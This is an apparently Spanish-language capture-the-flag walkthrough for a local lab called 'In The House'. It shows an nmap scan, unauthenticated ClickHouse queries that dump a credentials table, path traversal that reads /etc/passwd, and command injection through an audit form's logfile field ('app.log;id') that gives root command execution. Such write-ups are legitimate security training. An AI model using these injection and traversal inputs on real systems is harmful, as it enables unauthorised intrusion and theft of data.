

Solución al lab **In The House** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/IN THE HOUSE
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde in_the_house.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: IN THE HOUSE
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag de Root (formato In_The_House{ ... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_in_the_house
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 20:36 -0600
```

Servicios:

- **21/tcp** - FTP (vsftpd 3.0.3)
- **22/tcp** - SSH (OpenSSH 9.2p1 Debian)
- **80/tcp** - HTTP (PHP cli server) con **ClickHouse** en puertos 8123, 9000, 9004, 9005, 9009
- **3306/tcp** - MariaDB (no autorizado)
- **8123/tcp** - ClickHouse HTTP
- **9000/tcp** - ClickHouse TCP (cliente)
- **9004/tcp** - ClickHouse MySQL
- **9005/tcp** - ClickHouse (con autenticación)
- **9009/tcp** - ClickHouse HTTP

Información clave:

- **ClickHouse** está presente en múltiples puertos
- Título de la página: "PulseData Corp - Identity Provider"
- login.php es la página principal

Posibles Vectores

1. ClickHouse

- Versión 26.7.3.19 (observada en los banners)
- Posibles vulnerabilidades de ClickHouse
- Autenticación débil o por defecto


2. Login PHP

- Posible SQL Injection
- Credenciales por defecto
- LFI/RFI


3. FTP

- Acceso anónimo posible
- Archivos de configuración

Enumeración Web, inspección visual página principal



Código fuente página web



Problemas ClickHouse

```
(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20version()"
26.7.3.19

(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SHOW%20DATABASES"
INFORMATION_SCHEMA
analytics
default
information_schema
system

(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$
```

¡Excelente! Tenemos **ClickHouse** accesible y hemos confirmado la versión y listado las bases de datos. Ahora podemos explorar la base de datos analytics que parece ser donde están los datos de la aplicación

Enumeración ClickHouse

1. Explorar la base de datos analytics

1.1 Mostrar tablas en analytics

```
(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SHOW%20TABLES%20FROM%20analytics"
credentials
events
```

Encontramos dos tablas: credentials y events

1.2 Extraer datos de las tablas

Estructura tabla credentials

```
(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=DESCRIBE%20analytics.credentials"
user      String
password  String
```

Contenido tabla credentials

```
(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20*%20FROM%20analytics.credentials"
analyst 192.168.1.100
```

Estructura tabla events

```
(chifay@kali)~[/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=DESCRIBE%20analytics.events"
event_id  UInt32
event_name String
count     UInt32
event_type String
```

Contenido tabla events

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20*%20FROM%20analytics.events"
1      page_view      150      page_view
2      click      80      button_click
```

1.3 Buscar información del sistema

1.3.1 Usuarios del sistema ClickHouse

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ curl -s "http://172.17.0.3:8123/?query=SELECT%20*%20FROM%20system.users"
default 94309d50-4f52-5250-31bd-74fecac179db users_xml ['plaintext_password'] ['{}'] ['1970-01-01 00:00:00'] [
'::/0'] [] [] 1 [] [] 1 [] []
```

Vamos a probar las credenciales encontradas en el login

The screenshot shows the PulseData Corp - Enterprise dashboard. The top navigation bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main dashboard area displays several metrics: CLICKHOUSE SERVICE is ONLINE, ACTIVE QUERIES / SEC is 12.4 QPS, and MEMORY ALLOCATION is 1.42 GB. Below these metrics is a section titled 'Telemetry Events & Telemetry Introspection' which shows real-time counts from the analytical columnar event-store. An 'Event Type Filter' dropdown is set to 'page_view'. A table lists the events:

EVENT ID	EVENT NAME	TRIGGER COUNT
1	page_view	150

Below the table is an 'Infrastructure Node Audit' section with a description: 'Execute node integrity audits using the system's local utility binary /usr/bin/sys_audit.' and a 'Run System Audit' button.

Inspeccionando la página encontramos una herramienta para ver log

The first screenshot shows the 'Infrastructure Node Audit' tool interface. It includes a text input field for the log file path (currently 'app.log'), a 'Run System Audit' button, and a note: 'Note: Audit utility automatically reads from /var/log/pulsedataa/ folder.' The second screenshot shows the 'Infrastructure Audit Execution Output'. It displays the command 'Executing /usr/bin/sys_audit app.log...' and the output: 'System initialization OK' and '[+] Executing log audit on: app.log'. A 'Back to Dashboard' link is at the bottom.

Problemos si es susceptible a ejecución de comandos con id

Infrastructure Node Audit
Execute node integrity audits using the system's local utility binary `/usr/bin/sys_audit`.

Run System Audit

Note: Audit utility automatically reads from `/var/log/pulsedata/` folder.

Infrastructure Audit Execution Output
Executing `/usr/bin/sys_audit app.log | id...`

```
uid=0(root) gid=0(root) groups=0(root)
```

[← Back to Dashboard](#)

Los comandos se están ejecutando con los permisos de root ya que nos responde con el uid=0

Vamos a buscar la bandera

Infrastructure Node Audit
Execute node integrity audits using the system's local utility binary `/usr/bin/sys_audit`.

Run System Audit

Note: Audit utility automatically reads from `/var/log/pulsedata/` folder.

Infrastructure Audit Execution Output
Executing `/usr/bin/sys_audit app.log | ls /root...`

```
flag.txt
```

[← Back to Dashboard](#)

La bandera se encuentra en el directorio de `/root`, vamos a ver su contenido

Infrastructure Node Audit
Execute node integrity audits using the system's local utility binary `/usr/bin/sys_audit`.

Run System Audit

Note: Audit utility automatically reads from `/var/log/pulsedata/` folder.



Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/IN THE HOUSE
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/IN THE HOUSE chifay@kali: ~/Whoami-Labs/IN THE HOUSE

[*] Cargando imagen desde in_the_house.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: IN THE HOUSE
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag de Root (formato In_The_House{ ... }): In_The_House{[REDACTED]}

¡Felicitaciones! Has comprometido IN THE HOUSE.

TIEMPO TOTAL: 01h 31m 08s
FECHA Y HORA: 2026-08-19 22:05:40 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Si nos gusta la línea de comandos, también podemos llegar al mismo resultado

Probamos las credenciales y guardamos la cookie

```
(chifay@kali)~[~/Whoami-Labs/IN THE HOUSE]
$ curl -s -X POST "http://172.17.0.3/login.php" \
  -d "username=analyst&password=[REDACTED]" \
  -c cookies.txt \
  -L -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 172.17.0.3:80...
* Established connection to 172.17.0.3 (172.17.0.3 port 80) from 172.17.0.1 port 48662
* using HTTP/1.x
> POST /login.php HTTP/1.1
> Host: 172.17.0.3
> User-Agent: curl/8.21.0
> Accept: */*
> Content-Length: 61
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 61 bytes
< HTTP/1.1 302 Found
< Host: 172.17.0.3
< Date: Thu, 20 Aug 2026 04:24:39 GMT
< Connection: close
< X-Powered-By: PHP/8.2.32
* Added cookie PHPSESSID="qcerd4e5dufaf2mts3bv7m2955" for domain 172.17.0.3, path /, expire 0
< Set-Cookie: PHPSESSID=qcerd4e5dufaf2mts3bv7m2955; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
* Need to rewind upload for next request
```

```

<!-- Infrastructure Audit Context Box & Form -->
<div class="data-section" style="margin-top: 1rem;">
  <h2 style="font-size: 1.25rem;">Infrastructure Node Audit</h2>
  <p style="color: var(--text-muted); font-size: 0.85rem;">
    Execute node integrity audits using the system's local utility binary <code>/usr/bin/sys_audit</code>
  </p>
  <form action="/audit.php" method="POST" style="display: flex; gap: 1rem; align-items: center; margin-top:
0.5rem;">
    <input type="text" name="logfile" value="app.log" style="max-width: 250px; background-color: var(--bg
-tertiary); border: 1px solid var(--border-color); color: var(--text-main); padding: 0.5rem; border-radius: 8px; outline:
none;">
    <button type="submit" style="background: linear-gradient(135deg, var(--accent-blue), #2563eb); color:
white; border: none; padding: 0.5rem 1.5rem; border-radius: 8px; font-weight: 600; cursor: pointer;">Run System Audit</b
utton>
  </form>
  <div style="font-size: 0.8rem; color: #93c5fd; background-color: rgba(59, 130, 246, 0.1); padding: 0.75re
m; border-radius: 6px; border: 1px solid rgba(59, 130, 246, 0.2); margin-top: 0.5rem;">
    ✨ Note: Audit utility automatically reads from <code>/var/log/pulsedata</code> folder.
  </div>
</div>
</div>
</div>
</div>

```

sys_audit lee archivos de /var/log/pulsedata/ y el parámetro logfile controla qué archivo se lee

Prueba de LFI con el parámetro logfile

```

(chifay@kali) - [~/Whoami-Labs/IN THE HOUSE]
$ curl -s -b cookies.txt -X POST "http://172.17.0.3/audit.php" \
  -d "logfile=../../../../etc/passwd"
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>PulseData - Audit Execution Results</title>
  <style>

```

```

    <h2>Infrastructure Audit Execution Output</h2>
    <p style="color: #9ca3af;">Executing <code>/usr/bin/sys_audit ../../../../../../etc/passwd</code> ... </p>
    <pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
system-network:x:998:998:systemd Network Management:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
ftp:x:102:105:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
Debian-snmp:x:104:106::/var/lib/snmp:/bin/false
clickhouse:x:999:996::/nonexistent:/bin/false
pulsedata:x:1000:1000::/home/pulsedata:/bin/bash
analyst:x:1001:1001::/home/analyst:/bin/bash
[+] Executing log audit on: ../../../../../../etc/passwd
</pre>

```

Prueba de command injection

```
(chifay@kali)-[~/Whoami-Labs/IN THE HOUSE]
$ curl -s -b cookies.txt -X POST "http://172.17.0.3/audit.php" \
  -d "logfile=app.log;id"
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>PulseData - Audit Execution Results</title>
  <style>
    body { background-color: #0b0f19; color: #f3f4f6; font-family: monospace; padding: 2rem; }
    .card { background-color: #111827; border: 1px solid #374151; padding: 1.5rem; border-radius: 8px; max-width: 800
px; margin: 0 auto; }
    pre { background-color: #000; padding: 1rem; border-radius: 6px; overflow-x: auto; color: #10b981; }
    a { color: #3b82f6; text-decoration: none; display: inline-block; margin-top: 1rem; }
  </style>
</head>
<body>
  <div class="card">
    <h2>Infrastructure Audit Execution Output</h2>
    <p style="color: #9ca3af;">Executing <code>/usr/bin/sys_audit app.log;id</code> ... </p>
    <pre>System initialization OK
[+] Executing log audit on: app.log
uid=0(root) gid=0(root) groups=0(root)
</pre>
    <a href="/index.php">&larr; Back to Dashboard</a>
  </div>
</body>
</html>
```